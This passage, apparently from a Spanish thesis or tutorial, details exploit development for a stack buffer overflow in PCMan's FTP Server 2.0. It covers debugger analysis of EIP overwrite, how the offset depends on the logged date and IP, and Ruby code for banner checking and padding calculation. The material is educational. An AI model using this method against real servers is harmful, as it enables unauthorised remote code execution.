


Figura 6: Ejecución correcta PCMan FTP

Se observa como el contenido de ESP antes de ejecutar la instrucción es 0012E59C. El puntero de la pila apunta a esa dirección de memoria. Al ejecutar la instrucción “ADD ESP, 814” el contenido de ESP es 0012ED80. De manera que ante la instrucción RETN el registro EIP tomará el valor de esa posición de memoria. En este caso el valor 00402A2B. Que es la posición de memoria que contiene la siguiente instrucción de la aplicación en su flujo de ejecución correcto una vez finaliza la función actual.




Figura 7: Dirección de retorno correcta

Por lo que la ejecución continua de manera correcta en la instrucción colocada en la posición 00402A2B. Justo la siguiente instrucción después de la instrucción CALL a la función de la posición 00403E60. De manera que se comprueba que el flujo del programa es el correcto:

Figura 8: Instrucción correcta

Si en cambio se analiza la misma función con una cadena de tamaño 2004 se observa el siguiente comportamiento en la memoria. El contenido de la posición 0012EDB0 al que apunta el registro ESP en este caso es 00402A**00** en lugar de 00402A**2B**. Se puede observar como la cadena "XYXY" cada vez está más cerca de la posición de memoria a la que apunta ESP y por lo tanto del contenido del registro EIP al finalizar esta función. En este caso la posición de memoria 00402A00 es una posición de memoria que contiene una instrucción dentro del programa, pero obviamente no la instrucción correcta.




Figura 9: Buffer overflow en PCMan FTP

El registro EIP apunta a una posición incorrecta debido al *buffer overflow* que se ha producido:

Figura 10: Instrucción incorrecta

La siguiente instrucción ejecutada no es la correcta, por lo que se ha alterado el comportamiento de la aplicación. En este caso la aplicación falla más adelante pero no es el fallo que conseguirá que mediante un *exploit* se consiga control sobre la aplicación. En este caso se produce un fallo de *buffer overflow* al finalizar la función de la dirección de memoria 004029B0 debido a que los datos y el flujo del programa se han alterado debido al *buffer overflow* inicial. Este comportamiento ha sido resultado de que la posición de retorno de la función vulnerable ha sido una dirección que existe dentro del programa. El objetivo es conseguir sobrescribir por completo el registro EIP. Y la manera de conseguirlo es sobrescribir por completo el contenido de la dirección de memoria a la que apunta el registro ESP al finalizar la función vulnerable, ya que es la dirección de retorno de la función. De esta manera se consigue explotar la vulnerabilidad de *stack overflow*, que como se ha comentado es un caso concreto de *buffer overflow*, pero que sucede cuando se logra alterar los datos contenidos en la pila.

Si se ejecuta el *fuzzer* con una cadena de tamaño 2005 el registro EIP se altera con el contenido 0040000A:

Figura 11: Buffer overflow en PCMan FTP

Y la instrucción de dicha posición de memoria no es la correcta como era de esperar. La cadena inyectada cada vez está más cerca de sobrescribir con los datos deseados la posición de memoria que contiene la dirección de retorno y por lo tanto el registro EIP.




Figura 12: Instrucción incorrecta

Con un tamaño de cadena de 2010 se consigue sobrescribir por completo el registro EIP con los valores 59585958 en hexadecimal, equivalentes a “YXYX” en ASCII. Nótese que el contenido de la memoria se guarda en formato *Little Endian* [10], por lo que la cadena “XYXY”, equivalente a 58595859, se guarda como 59585958.




Figura 13: Sobrescribir EIP a voluntad

De esta manera se ha obtenido control sobre la aplicación con una dirección de retorno arbitraria. La siguiente instrucción, cuya dirección sale del contenido del registro EIP, se busca en la posición 59585958. Immunity Debugger muestra una pantalla en negro puesto que la dirección a la que se intenta acceder no es correcta y el programa ha fallado en ese momento.




Figura 14: Instrucción incorrecta en posición de memoria definida por el atacante

Analizando el comportamiento de la aplicación y el contenido de los datos en memoria se observa que en el momento que falla la aplicación, la función que se está ejecutando es una función de registro de actividad. En la posición de memoria 0012E5B0 se guarda una cadena de texto que incluye la fecha, hora, código de la aplicación, IP y comando ejecutado. Esta cadena es la que logra sobrescribir el contenido de la dirección de retorno al provocar el *buffer overflow*. Esta cadena en memoria incluye la cadena que ha enviado el *fuzzer*.




Figura 15: Inicio de la cadena en memoria

Esta cadena se guarda en un formato concreto que hace que su tamaño varíe en función de la fecha y de la IP que registra. De manera que el *buffer overflow* se producirá a partir de un tamaño concreto en función de estos parámetros. Ni en la fecha ni en la IP se rellena con ceros la ausencia de ciertos dígitos, por lo que ocupará diferente espacio una fecha como 2017/10/20 de una como 2017/4/1, igual que las IPs 192.168.111.222 y 192.168.56.20 ocuparan diferente espacio en memoria. De modo que de cara a controlar el tamaño de la cadena en memoria será necesario tener en consideración el ajuste dinámico de la cadena a enviar. Esto servirá para poder controlar el acceso a la posición de memoria a la que apunta el registro ESP, de manera que se pueda alterar el contenido del registro EIP y así tomar el control del programa gracias al *buffer overflow*. Por este motivo la cadena que sobrescribirá el registro EIP no siempre será de tamaño 2010 como se ha visto anteriormente, si no que se debe calcular en el tiempo de ejecución del *exploit*.

El formato de la cadena de registro sigue el siguiente patrón:

yyyy: Número de año. Cuatro dígitos.

M: Número de mes sin relleno (e.g: mes 4, mes 10, etc.). Entre uno y dos dígitos.

d: Numero del día del mes sin relleno (e.g: día 1, día 15, etc.). Entre uno y dos dígitos.

HH: Hora en formato 24h. Dos dígitos.

mm: Minutos. Dos dígitos.

X: Código del servidor FTP PCMan. Cinco dígitos.

Y: IP sin relleno (e.g: 1.1.1.1, 222.222.222.222). Entre cuatro y doce dígitos y tres puntos de separación.

"_": Espacio en blanco (valor 0x20) representado con "_" para mayor claridad.

COMANDO: Cadena recibida por el servidor FTP (e.g: "USER AAAAA...AAAAXYXY").

yyyy/M/d_[HH:mm]_(XXXXX)_YYY.YYY.YYY.YYY>_COMANDO

Debido a este formato, la cadena anterior al comando recibido, puede variar desde los 34 caracteres a los 44 caracteres. Por lo tanto el tamaño de la cadena a inyectar para provocar el *buffer overflow* varía en función del entorno. Se debe tener en cuenta la fecha y la IP a la hora de calcular el relleno del comando inyectado. La posición de memoria dónde se guarda dicha cadena empieza en 0012E5B0 y las posiciones de memoria que se deben sobrescribir son 0012EDB0-0012EDB3 (4 bytes con el valor que se desee). Por lo tanto la cadena con la que se logra modificar a voluntad el registro EIP debe tener un total de 2052 caracteres incluyendo el comando introducido por el atacante y los datos de registro que genera el propio servidor PCMan. En el ejemplo en el cual la cadena se sobrescribía con un tamaño de 2010, la cadena guardada en memoria tiene 42 caracteres de registro más 2010 inyectados, que hacen el total de 2052.

Si se cambia la IP de la máquina virtual Kali Linux y la fecha del servidor FTP se puede observar la diferencia entre las dos cadenas que se guardan en memoria. Con fecha 1 de Enero de 2017 y la IP 192.168.56.5 en memoria, en la posición 0012E5B0, se guarda la siguiente cadena:




Figura 16: Cadena de tamaño dinámico

Se puede observar que la cadena empieza en 0012E5B0 pero el comando enviado desde el cliente empieza en la posición 0012E5D7 cuando en el ejemplo anterior el comando empieza en la posición 0012E5DA. La fecha y la IP ocupan 3 bytes menos en memoria debido a que la IP contiene un dígito menos y la fecha dos dígitos menos, por lo que la cadena del comando USER empieza tres posiciones antes. Esto implica que una cadena inyectada de 2010 caracteres, que anteriormente lograba sobrescribir a voluntad la posición de memoria donde se almacena la dirección de retorno, ahora solo haya conseguido sobrescribir con 1 byte de los deseados del final de la cadena "XYXY".




Figura 17: Buffer overflow con tamaño de cadena dinámico

De cara al diseño del exploit se debe considerar que el tamaño de la cadena a inyectar viene determinado por el tamaño necesario para sobrescribir la posición donde se guarda la dirección de retorno y por lo tanto alterar el EIP, que es 2052 bytes. Pero teniendo el cuenta que el tamaño de la cadena previa a la que se inyecte puede variar entre los 34 y los 44 bytes. Es decir, la cadena a inyectar para alterar el registro EIP variará entre 2008 y 2018 bytes. Se debe tener en consideración el tamaño de la cadena en función de la fecha del servidor FTP y de la IP del atacante.

Además, se observa que el servidor FTP es vulnerable a cualquier cadena del tamaño adecuado. No es necesario que sea el comando USER. Una cadena del tipo "AAAA...AAAA" con el tamaño adecuado también hará fallar la aplicación. En este caso el servidor FTP determinará que el comando enviado es incorrecto, pero como la función vulnerable es una función de registro de actividad, intentará registrar la acción como comando incorrecto y provocará el *buffer overflow* igualmente. Por lo tanto de cara al diseño del exploit, la cadena que se inyecte puede ser del tipo "USER AAAA...AAAA" o cualquier cadena "AAAA...AAAA" del tamaño adecuado.

3 Diseño del exploit

En este capítulo se explica cómo se crea el *exploit* a partir de los datos obtenidos en la fase de análisis de la vulnerabilidad. El *exploit* se desarrolla en lenguaje Ruby como el *fuzzer* ya que el módulo de Metasploit posterior se debe realizar en lenguaje Ruby. Por lo que si el *exploit* se realiza en Ruby, la migración posterior es más sencilla.

3.1 Requisitos para la creación del exploit

El *exploit* para aprovechar la vulnerabilidad de *buffer overflow* es un *script* que envía una cadena determinada al servidor FTP vulnerable y consigue ejecutar un código determinado. El servidor es vulnerable a una cadena de un tamaño concreto y es posible alterar la dirección de memoria que se ejecutará como código gracias a alterar el contenido del registro EIP. Para poder ejecutar un código determinado, este código se puede inyectar en la propia cadena. Es lo que se conoce como *shellcode*. Este código puede ser un código que ejecute un programa concreto. Como prueba de concepto se puede usar un *shellcode* que ejecute una calculadora de Windows (calc.exe) una vez se ejecuta el *exploit* sobre el servidor vulnerable.

Para poder ejecutar el *shellcode* inyectado en la cadena del *exploit*, es necesario que se ejecute una instrucción que haga que el flujo del programa se redirija a las posiciones de memoria que ocupa el *shellcode* una vez inyectado.

La cadena que se inyecta es leída por el servidor vulnerable y copiada en memoria. Pero se da el caso que hay ciertos caracteres que podrían cortar dicha cadena al ser leída, de manera que el servidor solo leyese parte de la cadena, haciendo inservible el código inyectado y resultando en un *exploit* fallido. Es lo que se conoce como *badchars*, que son caracteres que hacen que falle la inyección de la cadena. Por lo tanto se debe analizar la aplicación vulnerable en busca de dichos *badchars*, realizando pruebas contra el servidor vulnerable y evitar ponerlos en la cadena que se inyecta.

La estructura de la cadena a inyectar es la siguiente:




Figura 18: Estructura de la cadena a inyectar con el exploit

Resumen de los requisitos del *exploit*:

- Calcular tamaño de la cadena de relleno a inyectar en función de la IP del atacante y de la fecha del servidor FTP vulnerable. Teniendo en cuenta como se observó en el capítulo anterior, que con 2052 bytes totales se sobrescribe el registro EIP por completo. Para simplificar se puede configurar la máquina atacante con la misma zona horaria que el servidor vulnerable, de manera que no se deba realizar ningún cálculo extra.
- Analizar *badchars* para evitar que la cadena inyectada se trunque y no se copie entera en memoria. Un ejemplo claro de *badchar* es el carácter *null* (0x00 en hexadecimal).
- Se necesita inyectar una instrucción que permita que el programa continúe el flujo de ejecución en la dirección de memoria donde se ha copiado el *shellcode* deseado (e.g: JMP ESP).

- Es necesario calcular la cantidad mínima de NOPs (no operación) a inyectar de manera que la instrucción anterior salte a la zona deseada del *shellcode*. Además, es recomendable comprobar que se dispone de espacio en memoria para inyectar el código del *shellcode*.
- Desarrollar el *shellcode* a inyectar o bien usar herramientas como msfvenom [11] para obtener un *shellcode* que ejecute una tarea determinada.

3.2 Creación del exploit

A continuación se explican los pasos para la creación de un *exploit* en función de los requisitos marcados anteriormente.

3.2.1 Parámetros del exploit

En la ejecución del *exploit*, antes de intentar atacar al servidor vulnerable, es una buena práctica al realizar la conexión inicial, comprobar si el *banner* devuelto es el que se espera. Comprobando así que se trata de la versión vulnerable de PCMan's FTP Server. No es una técnica 100% eficaz, ya que el *banner* puede ser modificado para evitar justamente estas situaciones, lo que se conoce como *banner grabbing.* Pero puede resultar de utilidad antes de lanzar el ataque. A continuación se muestra cómo comprobar dicho *banner*.

```
# Socket contra el servidor FTP
begin
   s = TCPSocket.new remote_ip, remote_port
rescue   Exception => e
   puts "##########################################################################"
   puts e.message
   puts "##########################################################################"
   puts "\nSe ha producido un error. No se puede conectar con #{remote_ip} en el puerto
#{remote_port}\nSaliendo\n\n"
   exit
end

# Se lee banner del servidor FTP y se compara con la respuesta estándar de la versión 2.0
banner = s.gets
puts "Banner remoto: #{banner}"
if banner.include? "220 PCMan's FTP Server 2.0 Ready."
   puts "Versión correcta PcMan 2.0"
else
   puts "El exploit no tiene garantías de funcionar. Pulsar N para parar, cualquier otra tecla para
continuar.\n\n"
   continuar = STDIN.getch
   if continuar == "n" || continuar == "N"
      puts "Saliendo"
      s.close
      exit
   end
end
```

Para la creación del *exploit* se han determinado unos requisitos a tener en cuenta. El primero de ellos es el tamaño de la cadena de relleno que permita llegar a sobrescribir la posición de memoria que contiene la dirección de retorno de la función vulnerable. Para ello se debe tener en cuenta tanto la fecha del sistema como la IP del atacante. Para simplificar el cálculo se asume que el atacante configura el sistema en la misma zona horaria que el servidor vulnerable, evitando así que se produzcan problemas en el cálculo del tamaño ocupado por la fecha. Además, dependiendo de si la víctima es un servidor remoto en Internet o bien un servidor de una LAN, la IP del atacante vista por el servidor vulnerable cambiará. O bien se mostrará la IP pública del atacante o bien la IP privada,

por lo que el tamaño de la IP puede diferir. Este cálculo se realiza automáticamente simplificando la configuración del *exploit*.

El cálculo de la IP se realiza comprobando si la IP del servidor víctima pertenece a un rango privado. Si es así, se coge como IP para realizar el cálculo la IP asociada a la conexión que se ha establecido con el servidor. Si no es una IP privada se obtiene la IP pública del atacante conectando al servicio https://api.ipify.org que devuelve la IP pública con la que se ha conectado.

El tamaño de la fecha se calcula obteniendo el número de día y mes en formato sin relleno (1-31, 1-12).

El tamaño de la cadena a inyectar antes del *shellcode* y que permite alterar la dirección de retorno de la función equivale a 2052 bytes a los que se le resta los 44 bytes máximos ocupados por el sistema de registro de la aplicación PCMan's FTP Server y se le suma el diferencial entre el tamaño máximo y el ocupado realmente por el día, el mes y la IP del entorno actual. Además se le restan los 4 bytes ocupados por la dirección de retorno, inyectados en la cadena del *exploit,* que se modificará con la dirección de una instrucción que permita ejecutar el código inyectado. A la cadena se le resta el tamaño ocupado por el comando USER, en este caso concreto 5 bytes incluyendo el espacio en blanco de la cadena “USER ”. Como se observó en el capítulo 2, la aplicación es vulnerable a cualquier cadena, por ejemplo de “A”, de un tamaño determinado. Por lo que otra opción es inyectar una cadena de “A” de tamaño igual a la anterior pero sin restar el tamaño del comando USER. Ambas opciones son válidas y permiten aprovechar el fallo de *buffer overflow*. El siguiente código muestra cómo se realiza el cálculo.

```
# Calcular tamaño de cadena de relleno
# Se necesita la IP local y la fecha actual
# Se considera que el atacante tiene la misma zona horaria que el servidor víctima

IP_RANGE = [
  IPAddr.new('10.0.0.0/8'),
  IPAddr.new('172.16.0.0/12'),
  IPAddr.new('192.168.0.0/16'),
]

ip_addr = IPAddr.new(remote_ip)
if  IP_RANGE.any? { |private_ip| private_ip.include?(ip_addr) }
        # La IP remota es de rango privado. Se coge la IP local de la conexión con el servidor
remoto.
   local_ip = s.addr.last
else
   # La IP remota es de rango público. Se coge la IP pública del atacante.
   local_ip = Net::HTTP.get URI "https://api.ipify.org"
end

dia = DateTime.now.strftime("%-d") # Formato %-d para días sin relleno 1-31
mes = DateTime.now.strftime("%-m") # Formato %-m para meses sin relleno 1-12

# La cadena en memoria ocupa 2052 incluyendo datos de registro
# Al tamaño hay que restarle 4 del tamaño ocupado por la dirección de memoria
# de la instrucción de salto JMP ESP que sobrescribirá el EIP
# Se le resta también los 5 bytes ocupados por el comando USER y el espacio en blanco
# Variable cmd contiene "USER "

junk_size = 2052 - 44 + (2 - dia.length) + (2 - mes.length) + (15 - local_ip.length) - 4 -
cmd.length
junk = "A" * junk_size
```

3.2.2 Badchars

